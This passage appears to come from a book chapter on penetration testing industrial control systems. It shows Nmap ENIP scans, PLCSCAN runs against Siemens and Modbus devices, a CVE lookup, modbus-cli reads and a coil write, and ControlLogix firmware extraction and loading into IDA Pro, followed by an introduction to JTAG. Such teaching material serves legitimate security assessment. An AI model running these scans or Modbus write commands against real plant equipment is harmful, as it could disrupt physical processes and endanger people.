


```
┌──(pac㉿kali-001)-[~/Documents/book]
└─$ nmap 172.25.200.10-30 -p 44818,2222 --script enip-info
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-01 15:37 MDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS
ervers with --dns-servers
Nmap scan report for 172.25.200.11
Host is up (0.0020s latency).

PORT      STATE  SERVICE
2222/tcp  closed EtherNetIP-1
44818/tcp open   EtherNet-IP-2
| enip-info:
|   type: Communications Adapter (12)
|   vendor: Rockwell Automation/Allen-Bradley (1)
|   productName: 1756-EN2T/B
|   serialNumber: 0x00611ab0
|   productCode: 166
|   revision: 5.28
|   status: 0x0030
|   state: 0x03
|_  deviceIp: 172.25.200.11

Nmap scan report for 172.25.200.12
Host is up (0.0018s latency).
```

Figure 17.33 – Nmap ENIP script in action

We instructed Nmap to scan the `172.25.100.10-30` hosts, looking for a service on either TCP port `2222` or `44818` and, if found, run the `enip-info` script on those devices.

We can see information such as device type and firmware revisions in the scan's results. Then, we can take that information and find potential vulnerabilities and exploits for the device, for example, on `https://www.cvedetails.com`:



en2t

About 6 results (0.14 seconds)

Rockwellautomation 1756-**en2t** Series D Firmware : CVE security ...
www.cvedetails.com › Rockwellautomation-1756-en2t-Series-D-Firmware
Rockwellautomation 1756-**en2t** Series D Firmware security vulnerabilities, exploits, metasploit modules,

Rockwellautomation 1756-**en2t** Series D Firmware : List of security ...
www.cvedetails.com › Rockwellautomation-1756-en2t-Series-D-Firmware
Security vulnerabilities of Rockwellautomation 1756-**en2t** Series D Firmware : List of all related CVE sec

Rockwellautomation 1756-enbt : List of security vulnerabilities
www.cvedetails.com › product_id-23875 › Rockwellautomation-1756-enbt
Security vulnerabilities of Rockwellautomation 1756-enbt : List of all related CVE security vulnerabilities.

Rockwellautomation : Security vulnerabilities
www.cvedetails.com › vendor_id-9492 › opdos-1 › Rockwellautomation
An exploitable denial of service vulnerability exists in the processing of snmp-set commands of the Allen

Rockwellautomation : Security vulnerabilities
www.cvedetails.com › vulnerability-list
Cross-site scripting (XSS) vulnerability in the web server in Rockwell Automation Allen-Bradley Compact

Windriver Vxworks : List of security vulnerabilities
www.cvedetails.com › product_id-15063 › Windriver-Vxworks
Wind River VxWorks 6.5, 6.6, 6.7, 6.8, 6.9.3 and 6.9.4 has a Memory Leak in the IGMPv3 client compo


Figure 17.34 – Looking up 1756-en2t vulnerabilities

If you are faced with other automating devices besides Rockwell's line of equipment, there are other Nmap scripts available. Additionally, there are some other tools we can use. We will discuss a few next.

PLCSCAN

The PLCSCAN Python script checks devices for the availability of two common industrial service ports: **TCP 102** and **TCP 502**. If it finds either one to be open, it will call information gathering scripts based on the open port/protocol. As an example, if it discovers TCP port `502` open on a system, it will call the Modbus functions script, which collects information such as the device's identification details. PLCSCAN can be downloaded from GitHub at `https://github.com/meeas/plcscan`.

The following screenshot shows PLCSCAN in action:




```
┌──(pac㉿kali-001)-[~/Documents/book]
└─$ plcscan 172.25.200.24
Scan start...
172.25.200.24:102 S7comm (src_tsap=0x100, dst_tsap=0x102)
  Module                    : 6ES7 315-2EH14-0AB0  v.0.4       (36455337203331352d32454831342d304142302000c000040001)
  Basic Hardware            : 6ES7 315-2EH14-0AB0  v.0.4       (36455337203331352d32454831342d304142302000c000040001)
  Basic Firmware            :                      v.3.2.6     (20202020202020202020202020202020202020202000c056030206)
  Unknown (129)             : Boot Loader           A          (426f6f74204c6f616465722020202020202020202000041200909)
  Name of the PLC           : SNAP7-SERVER                     (534e4150372d5345525645520000000000000000000000000000000000000000)
  Name of the module        : CPU 315-2 PN/DP                  (435055203331352d3220504e2f44500000000000000000000000000000000000)
  Plant identification      :                                  (0000000000000000000000000000000000000000000000000000000000000000)
  Copyright                 : Original Siemens Equipment       (4f726967696e616c205369656d656e73204571756970 6d656e74000000000000)
  Serial number of module   : S C-C2UR28922012                 (5320432d433255523238393232303132000000000000000000000000000000000)
  Module type name          : CPU 315-2 PN/DP                  (435055203331352d3220504e2f44500000000000000000000000000000000000)
  Serial number of memory card: MMC 267FF11F                   (4d4d432032363746463131460000000000000000000000000000000000000000)
  Manufacturer and profile of a CPU module:  *                                 (002af600000100000000000000000000000000000000000000
  OEM ID of a module        :                                  (0000000000000000000000000000000000000000000000000000000000000000)
  Location designation of a module:                                    (0000000000000000000000000000000000000000000000000000000000
Scan complete
```

Figure 17.35 – PLCSCAN in action – S7comm

We instructed PLCSCAN to scan a Siemens PLC (Python stack) at `172.25.200.24` and it discovered a CPU 315-2 running on that address, showing the details about the CPU in the output.

Here, we can see PLCSCAN being aimed at a Modbus enabled device at `172.25.200.21`:



```
┌──(pac㉿kali-001)-[~/Documents/book]
└─$ plcscan 172.25.200.21
Scan start...
172.25.200.21:502 Modbus/TCP
  Unit ID: 0
    Device: Pymodbus PM 2.3.0
  Unit ID: 255
    Device: Pymodbus PM 2.3.0
Scan complete
```

Figure 17.36 – PLCSCAN in action – Modbus

Can you detect the type of device that was discovered by PLCSCAN?

Modbus-cli

Another tool we can use to interact with the ambiguous Modbus protocol is Modbus-cli. Modbus-cli was written by Tallak Tveide and can be downloaded from GitHub at `https://github.com/tallakt/modbus-cli` or installed as a Ruby Gem, which we are going to do on our Kali VM. Open a Terminal and type in the following:

```
# gem install modbus-cli
Successfully installed modbus-cli-0.0.13
Parsing documentation for modbus-cli-0.0.13
Done installing documentation for modbus-cli after 0 seconds
1 gem installed
```

Modbus-cli is a very simple but effective tool, with just a few parameters required to get it going:

```
# modbus -h
Usage:
    modbus [OPTIONS] SUBCOMMAND [ARG] ...
Parameters:
    SUBCOMMAND                    subcommand
    [ARG] ...                     subcommand arguments
Subcommands:
    read                          read from the device
    write                         write to the device
    dump                          copy contents of read file to
the device
Options:
    -h, --help                    print help
```

As an example, the following command will go out and read the status of coils (`%M`) 1 through 5:

```
# modbus read 172.25.200.21 %M1 5
%M1         1
%M2         1
%M3         1
%M4         1
%M5         1
```

Modbus-cli can also be used to write to coil/registers, as shown here, by writing a 0 to coil number 1:

```
# modbus write 172.25.200.21 1 0
```

The following command writes a 0 to coil 1, which we can verify worked correctly by running the following code:


```
# modbus read 172.25.200.21 1 5
1           0
2           1
3           1
4           1
5           1
```

Next, we are going to get a bit more low level by reverse engineering a PLC firmware update file.

Reversing ControlLogix PLC firmware

Depending on how far the customer wants us to go, reverse engineering automation equipment firmware might be something we need to do. The following is a simple example where we will download a firmware file, extract it, and start reversing it in Ida Pro. Follow these instructions to get started:


1. We will be concentrating on revision 28.012 of an L75 controller. Download the appropriate firmware updater file from the Rockwell download site:



	Download Item	Version	Release Date	Release Note	Download Size	Comments
✓	Firmware for 1756-L75 V28.012	28.012	06/09/2016		2.51 MB	The firmware kit can only be used with ControlFLASH V13 and higher. In case you don't have a compatible version of ControlFLASH, one is available for download below.

Figure 17.37 – Downloading the 1756-L75 firmware


2. The firmware comes as a `1756-L75_28.012.dmk` file, which can be extracted with binwalk (`https://github.com/ReFirmLabs/binwalk)`.Binwalk is a tool for searching a given binary image for embedded files and executable code.
3. Let's extract any recognized files in the firmware package with `binwalk -e 1756-L75_28.012.dmk`:



```
┌──(pac㉿KVM0101011)-[~/workdir/hacking/PLCs]
└─$ binwalk -e 1756-L75_28.012.dmk

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zip archive data, at least v3.0 to extract, name: _rels/.rels
356           0x164           Zip archive data, at least v3.0 to extract, name: PN-375342.der
951           0x3B7           Zip archive data, at least v3.0 to extract, name: PN-375344.der
1546          0x60A           Zip archive data, at least v3.0 to extract, name: package/services/digital-signature/certificate/srvwypbng9kd_d2wx7lul6ase.cer
2757          0xAC5           Zip archive data, at least v3.0 to extract, name: package/services/digital-signature/_rels/origin.psdsor.rels
3053          0xBED           Zip archive data, at least v3.0 to extract, name: package/services/digital-signature/origin.psdsor
3155          0xC53           Zip archive data, at least v3.0 to extract, name: PN-375333.nvs
4541          0x11BD          Zip archive data, at least v3.0 to extract, name: PN-375341.bin
1318759       0x141F67        Zip archive data, at least v3.0 to extract, name: Content.txt
1319125       0x1420D5        Zip archive data, at least v3.0 to extract, name: package/services/digital-signature/xml-signature/_rels/y709p6r8o7v3nx7q10kwn169g.psdsxs.rels
1319457       0x142221        Zip archive data, at least v3.0 to extract, name: package/services/digital-signature/xml-signature/y709p6r8o7v3nx7q10kwn169g.psdsxs
1320755       0x142733        Zip archive data, at least v3.0 to extract, name: PN-375337.bin
2634663       0x2833A7        Zip archive data, at least v3.0 to extract, name: [Content_Types].xml
2636477       0x283ABD        End of Zip archive, footer length: 22


┌──(pac㉿KVM0101011)-[~/workdir/hacking/PLCs]
└─$ ls
total 2.6M
-rw------- 1 pac pac 2.6M Mar 21 14:54 1756-L75_28.012.dmk
drwxr-xr-x 4 pac pac 4.0K Mar 21 15:00 _1756-L75_28.012.dmk.extracted
```

Figure 17.38 – Using binwalk to extract embedded firmware files

4. Next, we will use the binwalk tool to scan the extracted files with the hopes of finding something interesting by using the `binwalk *.bin` command:




```
┌──(pac㉿KVM0101011)-[~/workdir/hacking/PLCs/_1756-L75_28.012.dmk.extracted]
└─$ binwalk *.bin

Scan Time:     2021-03-21 15:29:28
Target File:   /home/pac/workdir/hacking/PLCs/_1756-L75_28.012.dmk.extracted/PN-375337.bin
MD5 Checksum:  d63f1c72a1d1b3a9b832087795c6c885
Signatures:    391

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
64            0x40            Copyright string: "Copyright (c) 2009 Rockwell Automation Technologies
237277        0x39EDD         Certificate in DER format (x509 v3), header length: 4, sequence length
491752        0x780E8         XML document, version: "1.0"
2963084       0x2D368C        gzip compressed data, has original file name: "0001000E005C1C00.eds",
2964661       0x2D3CB5        gzip compressed data, has original file name: "1756enet.ico", has comm
2965075       0x2D3E53        gzip compressed data, has original file name: "0001000E005D1C00.eds",
2966652       0x2D447C        gzip compressed data, has original file name: "1756enet.ico", has comm
2967066       0x2D461A        gzip compressed data, has original file name: "0001000E005E1C00.eds",
2968646       0x2D4C46        gzip compressed data, has original file name: "1756enet.ico", has comm
2969060       0x2D4DE4        gzip compressed data, has original file name: "0001000E005F1C00.eds",
2970638       0x2D540E        gzip compressed data, has original file name: "1756enet.ico", has comm
2971052       0x2D55AC        gzip compressed data, has original file name: "0001000E00601C00.eds",
2972629       0x2D5BD5        gzip compressed data, has original file name: "1756enet.ico", has comm
3020412       0x2E167C        CRC32 polynomial table, little endian
3053212       0x2E969C        SHA256 hash constants, little endian


Scan Time:     2021-03-21 15:29:29
Target File:   /home/pac/workdir/hacking/PLCs/_1756-L75_28.012.dmk.extracted/PN-375341.bin
MD5 Checksum:  ae7fc4dfb39fd398ed6ea9e4cb853955
Signatures:    391

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
2120499       0x205B33        mcrypt 2.2 encrypted data, algorithm: blowfish-448, mode: CBC, keymode
2188571       0x21651B        Neighborly text, "NeighborCacheToLivenet.inet.IcmpRatelimitBucketsize"
2296864       0x230C20        Copyright string: "Copyright (c) 2003-2010 Datalight, Inc.  All Rights
2298628       0x231304        CRC32 polynomial table, little endian
2307129       0x233439        SQLite 3.x database,
2370391       0x242B57        Neighborly text, "NeighborCacheToLives does not appear to be attached"
2376707       0x244403        Copyright string: "Copyright 1984-2004 Wind River Systems, Inc."
2448714       0x255D4A        Copyright string: "Copyright Wind River Systems, Inc., 1984-2008"
2468032       0x25A8C0        VxWorks WIND kernel version "2.12"
2681796       0x28EBC4        Copyright string: "copyright_wind_river"
2825496       0x2B1D18        Copyright string: "Copyright (c) 1992-2004 by P.J. Plauger, licensed b
```

Figure 17.39 – Using binwalk to find clues as to what is in the firmware file

5. Here, the interesting file is `PN-375341.bin`, which is showing signs of **Wind River Systems VxWorks** – the underlying architecture of ControlLogix PLCs.


6. We can have binwalk try to find the assembly architecture with the `-Y` flag:



```
┌──(pac㉿KVM0101011)-[~/workdir/hacking/PLCs/_1756-L75_28.012.dmk.extracted]
└─$ binwalk -Y /home/pac/workdir/hacking/PLCs/_1756-L75_28.012.dmk.extracted/PN-375341.bin -k

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
17            0x11            ARM executable code, 16-bit (Thumb), little endian, at least 646 valid instructions
1048576       0x100000        ARM executable code, 32-bit, little endian, at least 667 valid instructions
2098544       0x200570        ARM executable code, 32-bit, little endian, at least 1010 valid instructions


┌──(pac㉿KVM0101011)-[~/workdir/hacking/PLCs/_1756-L75_28.012.dmk.extracted]
└─$ 
```

Figure 17.40 – Using binwalk to find the firmware targeted CPU architecture

7. Now armed with the knowledge that the architecture is ARM (pun intended here), we can load the `PN-375341.bin` file in Ida Pro and specify the ARM architecture (ARM little-endian):



Load a new file

Load file C:\Users\malman\Desktop\PN-375341.bin as

Binary file

Processor type: ARM Little-endian [ARM]

Loading segment: 0x0000000000000000


Loading offset: 0x0000000000000000

Analysis
- [x] Enabled
- [x] Indicator enabled

Options
- [ ] Loading options
- [x] Fill segment gaps
- [x] Create segments
- [ ] Create FLAT group
- [x] Load as code segment
- [ ] Load resources
- [x] Rename DLL entries
- [ ] Manual load
- [ ] Create imports segment

Figure 17.41 – Loading the firmware code into Ida Pro

8. Ida analyzes the file and presents us with a crude, stripped, and bare executable file to start our reversing efforts on:



```
Function name
sub_210114
sub_210134
sub_210138
sub_21013C
sub_210150
sub_21016C
sub_210174
sub_210240
sub_210244
sub_210248
sub_210B44
sub_212258
sub_213B40
sub_213D08
sub_213E48
sub_214030
sub_214298
sub_21447C
sub_2147B0
sub_214888
sub_214F2C
sub_214F68
sub_215084
nullsub_15
sub_215904
sub_215930
sub_2159B0
Line 6203 of 6215
```

```
sub_213E48

var_34= -0x34
var_30= -0x30
var_2C= -0x2C
var_28= -0x28
var_24= -0x24
var_20= -0x20

PUSH            {R8-R11,LR}
SUB             SP, SP, #0x20
LDR             LR, [R0,#0x10]
MOV             R11, R0
TST             LR, #0x40
BNE             loc_213E80
```

```
loc_213E80
LDR             R12, [R1,#0x1C]
LDR             LR, [R1,#0x18]
LDR             R9, [R1,#0xC]
SUB             R8, R12, LR
LDR             R12, [R0,#0x1CC]
ADD             R12, R8, R12
STR             R12, [R0,#0x1CC]
LDR             R12, [R0,#0x48]
MOV             LR, PC
MOV             PC, R12
MOV             R10, R0
CMP             R0, #0
BMI             loc_213F74
```

```
LDR             R12, [R11,#0x1BC]
```

```
100.00% (52,-73) (117,340) 00213E48 00213E48: sub_213E48 (Synchronized with Hex View-1)
```

Figure 17.42 – Ida Pro displaying routines and data

This is as far as I want to take this exercise; reversing PLC firmware is outside the scope of this book.

Next, we will explore an option for when the firmware for a device can't easily be downloaded or extracted from the downloaded file.

Hardware hacking – attacking devices via JTAG

Joint Test Action Group (**JTAG**) is an industry standard that's used to verify electronic circuit designs and test **Printed Circuit Boards** (**PCBs**) once they've been manufactured. JTAG describes the standards for on-chip instrumentation and testing for **Electronic Design Automation** (**EDA**), which can be used as an additional tool besides digital simulation. It details the use of a dedicated debug port that's present on the PCB and implemented as a serial communications interface. This allows for low-overhead access to the PCB circuitry debug functionality and firmware, without direct external access to the circuit's address and data buses being required. The JTAG interface allows connectivity via an on-chip **Test Access Port** (**TAP**). This TAP exposes a stateful protocol, allowing the tester to access a set of registers that represent the chip's logic levels and the device's capabilities. Additionally, the JTAG interface allows us to read and sometimes write chip software and firmware.

